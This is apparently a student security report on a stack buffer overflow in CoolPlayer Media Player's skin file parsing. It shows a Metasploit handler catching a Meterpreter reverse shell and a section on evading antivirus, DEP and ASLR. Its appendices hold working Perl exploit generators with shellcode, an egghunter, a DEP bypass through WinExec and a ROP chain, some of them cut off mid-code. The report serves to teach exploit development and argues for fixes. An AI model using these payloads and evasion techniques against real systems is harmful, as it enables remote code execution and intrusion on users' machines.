


Figure 2.5.3 - h, The victim has attempted to use dodgyskin.ini, the application has frozen.



```
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.254
lhost => 192.168.1.254
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] Sending stage (180291 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.254:4444 -> 192.168.1.100:1122) at 2021-04-28 18:29:59 -0400

meterpreter >
[*] 192.168.1.100 - Meterpreter session 1 closed.  Reason: Died

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.254:4444
[*] Sending stage (180291 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.1.254:4444 -> 192.168.1.100:1123) at 2021-04-28 18:31:14 -0400

meterpreter > dir
Listing: C:\coolplayer
======================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  1138   fil   2021-04-23 12:53:11 -0400  DEPONcalc.ini
100666/rw-rw-rw-  607    fil   2021-04-23 12:50:57 -0400  DEPONcalc.pl
100666/rw-rw-rw-  1142   fil   2021-04-23 12:53:10 -0400  DEPONfindcalc.ini
100666/rw-rw-rw-  405    fil   2021-04-23 12:28:26 -0400  DEPONfindcalc.pl
100666/rw-rw-rw-  115    fil   2021-04-28 11:55:22 -0400  EXCLUdEd.txt
40777/rwxrwxrwx   0      dir   2021-04-28 07:36:25 -0400  Junk
100666/rw-rw-rw-  11479  fil   2021-04-23 17:10:46 -0400  ROPCalc.pl
100666/rw-rw-rw-  1246   fil   2021-04-26 18:49:18 -0400  ROPDEPcalc.ini
100666/rw-rw-rw-  1841   fil   2021-04-26 19:10:34 -0400  ROPEggcalc.ini
100666/rw-rw-rw-  1246   fil   2021-04-27 07:08:40 -0400  ROPcalc1.ini
100666/rw-rw-rw-  1138   fil   2021-04-27 06:45:53 -0400  ROPcrashtest.ini
100666/rw-rw-rw-  270    fil   2021-04-27 06:42:39 -0400  ROPcrashtest.pl
100666/rw-rw-rw-  1684   fil   2021-04-23 17:17:05 -0400  ROPdll(s)bypass.ini
100666/rw-rw-rw-  1246   fil   2021-04-26 18:41:51 -0400  ROPinator.ini
100666/rw-rw-rw-  1693   fil   2021-04-27 14:39:59 -0400  ROPkiller32.ini
100666/rw-rw-rw-  1511   fil   2021-04-28 10:45:05 -0400  badchars.py
100666/rw-rw-rw-  1145   fil   2021-04-16 14:42:11 -0400  calccondensed.ini
100666/rw-rw-rw-  1532   fil   2021-04-02 08:13:49 -0400  crash.ini
100666/rw-rw-rw-  167    fil   2021-04-02 08:07:42 -0400  crash.pl
100666/rw-rw-rw-  1593   fil   2021-04-02 13:06:43 -0400  crash_calc.ini
100666/rw-rw-rw-  1596   fil   2021-04-07 09:32:12 -0400  crash_calc_concat_k32.ini
100666/rw-rw-rw-  1600   fil   2021-04-02 13:24:13 -0400  crash_calc_k32.ini
100666/rw-rw-rw-  1145   fil   2021-04-16 14:52:47 -0400  crash_calc_lite.ini
100666/rw-rw-rw-  487    fil   2021-04-16 14:52:39 -0400  crash_calc_lite.pl
100666/rw-rw-rw-  1354   fil   2021-04-28 08:44:14 -0400  crashbadchars.ini
100666/rw-rw-rw-  1310   fil   2021-04-28 07:36:16 -0400  crashbadchars.pl
100666/rw-rw-rw-  1138   fil   2021-04-28 07:26:07 -0400  crashpacking.ini
100666/rw-rw-rw-  262    fil   2021-04-28 07:24:46 -0400  crashpacking.pl
100666/rw-rw-rw-  2532   fil   2021-04-02 12:20:03 -0400  crashpattern.ini
100666/rw-rw-rw-  2665   fil   2021-04-02 12:21:13 -0400  crashpattern.pl
100666/rw-rw-rw-  1926   fil   2021-04-02 12:46:52 -0400  crashspace.ini
100666/rw-rw-rw-  2026   fil   2021-04-28 07:32:35 -0400  crashspace2.ini
100666/rw-rw-rw-  270    fil   2021-04-28 07:32:32 -0400  crashspace2.pl
100666/rw-rw-rw-  1153   fil   2021-04-02 12:38:49 -0400  crashtest.ini
100666/rw-rw-rw-  248    fil   2021-04-02 12:38:39 -0400  crashtest.pl
100666/rw-rw-rw-  2233   fil   2021-04-28 14:14:30 -0400  dodgyskin.ini
100666/rw-rw-rw-  4343   fil   2021-04-28 14:15:27 -0400  dodgyskin.pl
100666/rw-rw-rw-  1893   fil   2021-04-28 18:02:05 -0400  dodgyskin_lite.ini
100666/rw-rw-rw-  3609   fil   2021-04-28 18:00:34 -0400  dodgyskin_lite.pl
100666/rw-rw-rw-  1949   fil   2021-04-20 10:59:37 -0400  egghunter.ini
100666/rw-rw-rw-  3069   fil   2021-04-20 10:23:50 -0400  egghunter.pl
100666/rw-rw-rw-  1128   fil   2021-04-07 09:01:39 -0400  int3.ini
100666/rw-rw-rw-  2500   fil   2021-04-02 12:06:20 -0400  pattern2500.txt
100666/rw-rw-rw-  801    fil   2021-04-02 12:44:59 -0400  pattern800.txt

meterpreter >
```

Figure 2.5.3 - i, The pseudo-attacker has now connected via TCP to the reverse shell established by the exploit skin file.

3 DISCUSSION

3.1 GENERAL DISCUSSION

Buffer-overflow exploits are amongst the most common exploits in the world, as such, they are a staple exploit development. It is easy to see why, remarkably little effort is required to make the leap from "this application has crashed after data was input into it" to "this application ran another program when data was put into it". Worrying yet is the speed at which the latter becomes "After choosing another skin file, this application crashed, and now certain files have disappeared!" .

As seen previously, as well as throughout history, buffer-overflows are among the weapon of choice that malware uses when infecting new machines. There have been countless examples where malware has found an exploitable buffer and inserted itself behind the EIP associated with it. The consequences of which are known for being extremely costly. In 2014, 30 years after the Morris worm grew throughout the internet, the flaw known as "Heartbleed" allowed access to hundreds of millions of users of social media throughout the world. (Synopsys, 2017). Even today, 7 years after its inception, Heartbleed has it's own website, hosted by Synopsys, instructing its visitors about what the vulnerability is and how to prevent CVE-2014-0160 from occurring (Synopsys, 2014). Buffer-overflows are an old, yet modern issue.

This paper has demonstrated how a user with little experience creating their own exploit can become somewhat adept at the subject through creating several exploits aimed at CoolPlayer Media Player skin functionalities. The reader has now had it demonstrated to them how easy it is to discover and investigate and exploit such a vulnerability. How simple it is to create a proof-of-concept exploit as well as demonstrate a more advanced exploit such as a reverse shell.

Of most concern here is perhaps the fact that these issues with CoolPlayer are well known, therefore anyone using this application should be wary of using skins sourced off untrusted places on the internet. Even more worrying is that the vulnerability present within the application has been demonstrated to be suspectable even when the Operating System is using its own countermeasures such as DEP. However, the fixes here are simple to make and easy to implement.

3.2 COUNTERMEASURES

The most obvious countermeasures to preventing Arbitrary code execution is the implementation of some form of input validation that implements bounds checking, surrounding the file. A file size check could also be implemented into the source code to determine if a skin file is over a certain file.

Intrusion detection systems are important. Systems based on anomaly detection might detect the unusual yet distinctive stream of packets being sent towards a receiver on port 4444, likely a well-known default Metasploit receiver. If this was discovered the connection could be closed to prevent the reverse shell from functioning, as well as alerting the user to the issue.

Further to that point is to have a good Antivirus. A "good" (as in well-engineered) virus will generally hide itself within another file and attempt to become resident in Memory as soon as possible. It is possible anti-virus that uses signature detection will detect the signature of any viruses piggy backing on the skin file. Antivirus has developed to detect the characteristics of a buffer overflow. Certain aspects of the exploits discussed above might be detected, such as the long strings of the character "A", or the NOP tags.

Making sure DEP is switched on to Opt-Out or Always-On is a very good way of preventing Arbitrary code execution. As seen in this report when an exploit originally developed to exploit the application whilst DEP was set to Opt-In (essentially off for that particular application) was used, the application was shut down as DEP detected code was being executed in a place without the permissions it should have.

Interestingly, swapping to a different language might mitigate the vulnerability altogether, as some languages do not actually allow for buffer-overflows, as they do not allow direct access to memory such as in C. Languages such as java and python manage memory and do not allow direct access to the systems memory, which is responsible for most buffer-overflows (Synopsys, 2017).

3.3 Evading Countermeasures

Whilst countermeasures such as those mentioned above will help prevent attacks; they will not deter attackers from trying. Several methods of working around signature-based malware detection have been demonstrated by advanced types of polymorphic viruses.

Polymorphism refers to the ability of animals to change the appearance of their foliage. When used to describe a piece of malware it refers to the malwares ability to encrypt itself to evade signature detection. More interestingly is the ability to develop this encryption as it travels throughout networks, meaning if a signature is obtained, it might be useless when the encryption key changes, (Akritidis, Markatos, Polychronakis and Anagnostakis, n.d.).

Another simple way of evading buffer overflow detection itself is to mask the obvious parts of the buffer overflow exploit itself. Masking a long series of the same character could easily be replaced by using a string of random, valid characters to overflow the buffer. NOP slides can be swapped out by calling random instructions that cause nothing to happen, such as moving registers around or continuously updating a disused register.

As previously mentioned, it is possible to evade DEP through using ROP chains, to either disable DEP or move executable code to an unprotected location. ASLR can also be easily overcome by assigning the jump address to the payload shell code with that of a static address, such as a JMP ESP within a windows binary.

3.4 CONCLUSIONS

CoolPlayer Media Player is an application with a serious vulnerability in the form of a stack-based buffer overflow exploit. This paper has demonstrated that this vulnerability presents the perfect opportunity for someone developing their knowledge of exploit development to hone their skills.

CoolPlayer Media Player should fix this issue as soon as possible should they wish to continue to market this product. The change appears simple to make: implement some form of input validation that validates the size of a file before using it as a skin file, as well as some form of actually validating the file contains data only pertaining to the skin file. This could be implemented by structuring skin files in a standard format, that requires a series of several values rather than just the one long string, this allows anything other than the correct format to be considered suspicious.

In the Meantime, CoolPlayer should either be withdrawn from active service, as it has now been demonstrated to be a liability that might cause data leaks, as demonstrated within the advanced-exploit. If this is not CoolPlayer must temporarily remove the functionality that handles skins, as this is where the vulnerability is located.

3.5 FUTURE WORK

With more time and effort, the possibility of an advanced ROP chain / reverse shell / EggHunter exploit could be experimented with. This would demonstrate that even with countermeasures in place, the possibility to use a developed and advanced exploit would give a better idea as to the amount of work that needs to be completed before CoolPlayer can be considered safe.

It was also noted that CoolPlayer's very function, to take in .m3u playlist files, uses the same sort of file traversal and input system that is used with the skin files. Further research may reveal this functionality to be vulnerable to buffer-overflows as well.

3.6 CALL TO ACTION

Fortunately, preventing buffer overflows is quite simple. Training is available in the form of exercises designed to help you assess how vulnerable your application or organisation is.

The best way to detect if your application contains a buffer-overflow vulnerability is to conduct a penetration test of the application itself. Penetration tests of applications, including testing for buffer overflows, are also available.

These services have been developed by the Ethical Hacking Students of Abertay University, Dundee.

You can contact them at hackers@ethicalstudents.scot

REFERENCES

For URLs, Blogs:

Corelan, P., 2010. *Exploit writing tutorial part 8 : Win32 Egg Hunting* | *Corelan Cybersecurity Research*. [online] Corelan Team. Available at: <https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/> [Accessed 28 April 2021].

Lithmee, 2019. *What is the Difference Between Stack and Heap - Pediaa.Com*. [online] Pediaa.Com. Available at: <https://pediaa.com/what-is-the-difference-between-stack-and-heap/> [Accessed 30 April 2021].

Cve.mitre.org. 2021. *CVE -Search Results*. [online] Available at: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Buffer+Overflow> [Accessed 7 May 2021].

Microsoft, d., 2017. *x86 Architecture - Windows drivers*. [online] Docs.microsoft.com. Available at: <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture> [Accessed 7 May 2021].

Coolplayer.sourceforge.net. 2021. *HOME : Coolplayer.Sourceforge.net*. [online] Available at: <http://coolplayer.sourceforge.net/?skins> [Accessed 7 May 2021].

Ollydbg.de. 2014. *OllyDbg v1.10*. [online] Available at: <https://www.ollydbg.de/> [Accessed 7 May 2021].

Immunityinc.com. 2020. *Immunity Debugger*. [online] Available at: <https://www.immunityinc.com/products/debugger/> [Accessed 7 May 2021].

Guru99, 2021. *Stack vs Heap: Know the Difference*. [online] Guru99.com. Available at: <https://www.guru99.com/stack-vs-heap.html> [Accessed 7 May 2021].

Younan, Y., 2012. 25 Years of Vulnerabilities: 1988-2012. *Sourcefire Vulnerability Research Team (VRTTM)*, [online] Available at: <https://maxedv.com/wp-content/uploads/2011/12/Sourcefire-25-Years-of-Vulnerabilities-Research-Report.pdf> [Accessed 7 May 2021].

Synopsys, E., 2017. *How to detect, prevent, and mitigate buffer overflow attacks | Synopsys*. [online] Software Integrity Blog. Available at: <https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks/> [Accessed 9 May 2021].

Synopsys, 2014. *Heartbleed Bug*. [online] Heartbleed.com. Available at: <https://heartbleed.com/> [Accessed 9 May 2021].

For Journals Accessed via a Database/Website:

Dorgan, M., 2021. *How are stacks in windows x86 stack defined?*. [online] Stack Overflow. Available at: <https://stackoverflow.com/questions/14880518/how-are-stacks-in-windows-x86-stack-defined> [Accessed 7 May 2021].

Akritidis, P., Markatos, E., Polychronakis, M. and Anagnostakis, K., n.d. *STRIDE: POLYMORPHIC SLED DETECTION THROUGH INSTRUCTION SEQUENCE ANALYSIS*. [online] Available at: <https://link.springer.com/content/pdf/10.1007%2F0-387-25660-1_25.pdf> [Accessed 9 May 2021].

APPENDICES

APPENDIX A

crash.pl

```
my $file= "crash.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1500;
open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

APPENDIX B

crashspace2.pl

```
my $file= "crashspace2.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $buffer = "\x41" x 1090;
my $eip = "BBBB";
$junk .= "C" x 300;
$junk .= "D" x 300;
$junk .= "E" x 300;
open($FILE,">$file");
print $FILE $header.$buffer.$eip.$junk;
close($FILE);
```

APPENDIX C

calcPOC.pl

```
my $file= "calcPOC.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x0012750);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\x31\xC9" .
        "\x51" .
        "\x68\x63\x61\x6C\x63" .
        "\x54" .
        "\xB8\xC7\x93\xC2\x77" .
```

APPENDIX D

calcPOC2

```
my $file= "calcPOC2.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x7C86467B);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\x31\xC9" .
        "\x51" .
        "\x68\x63\x61\x6C\x63" .
        "\x54" .
        "\xB8\xC7\x93\xC2\x77" .
        "\xFF\xD0";
open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
close($FILE);
```

APPENDIX E

egghunter.pl

```
my $file= "egghunter.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x7C86467B);
#pack egghunter code with a "NOPslide"
my $nopslide = "\x90" x 16;
my $egghunter =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\
x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x4
8\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\
x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x5
1\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42\x50\x58\x48\
x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54\x4a\x4f\x4e\x58\x42\x57\x4
6\x50\x46\x50\x44\x34\x4c\x4b\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\
x43\x45\x4b\x57\x4b\x4f\x4d\x37\x41\x41";
#Calculator Shellcode with another "NOPslide" simulates a lack of
space at end of stack
my $nopslide2 = "\x90" x 200;
my $eggtag = "w00tw00t";
my $shellcode =
"\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
```

```
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE
$header.$junk1.$eip.$nopslide.$egghunter.$nopslide2.$eggtag.$shellcode
;
close($FILE);
```

APPENDIX F

DEPONfindcalc.pl

```
my $file= "DEPONfindcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $shellcode = "cmd /c calc&";
my $padding = $shellcode. "A" x (1090 -length($shellcode));
my $eip = pack('V',0x7C8623AD);
my $junkB = "BBBB";
my $junkC = "CCCC";
my $junkD = "DDDD";
my $junkE = "EEEE";
open($FILE,">$file");
print $FILE $header.$padding.$eip.$junkB.$junkC.$junkD.$junkE;
close($FILE);
```

APPENDIX G

DEPONcalc.pl

```
my $file= "DEPONcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $shellcode = "cmd /c calc&";
my $padding = $shellcode. "A" x (1090 -length($shellcode));
my $winexec = pack('V',0x7C8623AD);        #WinExec
#my $correction = pack "A" x _;            #Correction would made if a
predictable string had landed elsewhere
my $exitproc = pack('V',0x7C81CAFA);  #ExitProcess
my $cmdline = pack('V',0x001270BA);        #CmdLine
my $winstyle = pack('V',0xFFFFFFFF);  #Windows Style
open($FILE,">$file");
print $FILE
$header.$padding.$winexec.$correction.$exitproc.$cmdline.$winstyle;
close($FILE);
```

APPENDIX H

ROPCalc.pl

```
my $file= "ROPCalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
$buffer .= "\x41" x 1090;

$buffer .= pack('V',0x77c11110);

#$buffer .= "BBBB";     #Packing to GET EIP at the top of the stack.

      #[---INFO:gadgets_to_set_esi:---]
$buffer .= pack('V',0x7c81ae28);  # POP EBX # RETN [kernel32.dll]
$buffer .= pack('V',0x1024d0a8);  # ptr to &VirtualAlloc() (skipped module
criteria, check if pointer is reliable !) [IAT MSVCRTD.dll]
$buffer .= pack('V',0x7c80bb58);  # MOV ECX,DWORD PTR DS:[EBX+EAX] # ADD
EAX,-2 # POP ESI # POP EBX # POP EBP # RETN 0x08 [kernel32.dll]
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x7c86ce63);  # POP EDI # RETN [kernel32.dll]
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x7c81d5ce);  # INC EDI # ADD AL,3B # RETN [kernel32.dll]
$buffer .= pack('V',0x7c879454);  # ADD EDI,ECX # DEC ECX # RETN 0x14
[kernel32.dll]
$buffer .= pack('V',0x7c87be17);  # POP ESI # RETN [kernel32.dll]
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x7c868479);  # INC ESI # SUB AL,3B # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8180ae);  # ADD ESI,EDI # RETN [kernel32.dll]
      #[---INFO:gadgets_to_set_ebp:---]
$buffer .= pack('V',0x7c863e4f);  # POP EBP # RETN [kernel32.dll]
$buffer .= pack('V',0x7c8369f0);  # & call esp [kernel32.dll]
      #[---INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V',0x7c87f318);  # POP EAX # RETN [kernel32.dll]
$buffer .= pack('V',0xa27fffc1);  # put delta into eax (-> put 0x00000001
into ebx)
$buffer .= pack('V',0x7c87fa01);  # ADD EAX,5D800040 # RETN 0x04
[kernel32.dll]
$buffer .= pack('V',0x7c83ab35);  # XCHG EAX,EBX # ADD AL,BYTE PTR DS:[EAX] #
RETN [kernel32.dll]
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
      #[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V',0x7c80997d);  # POP EAX # RETN [kernel32.dll]
```

```
$buffer .= pack('V',0xa2800fc0);  # put delta into eax (-> put 0x00001000
into edx)
$buffer .= pack('V',0x7c87fa01);  # ADD EAX,5D800040 # RETN 0x04
[kernel32.dll]
$buffer .= pack('V',0x7c8409d4);  # XCHG EAX,EDX # RETN [kernel32.dll]
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
      #[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V',0x7c877d23);  # POP ECX # POP EDI # POP ESI # POP EBX #
POP EBP # RETN 0x10 [kernel32.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x41414141);  # Filler (compensate)
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x41414141);  # Filler (RETN offset compensation)
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
```

```
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
$buffer .= pack('V',0x7c8180ad);  # INC ECX # ADD ESI,EDI # RETN
[kernel32.dll]
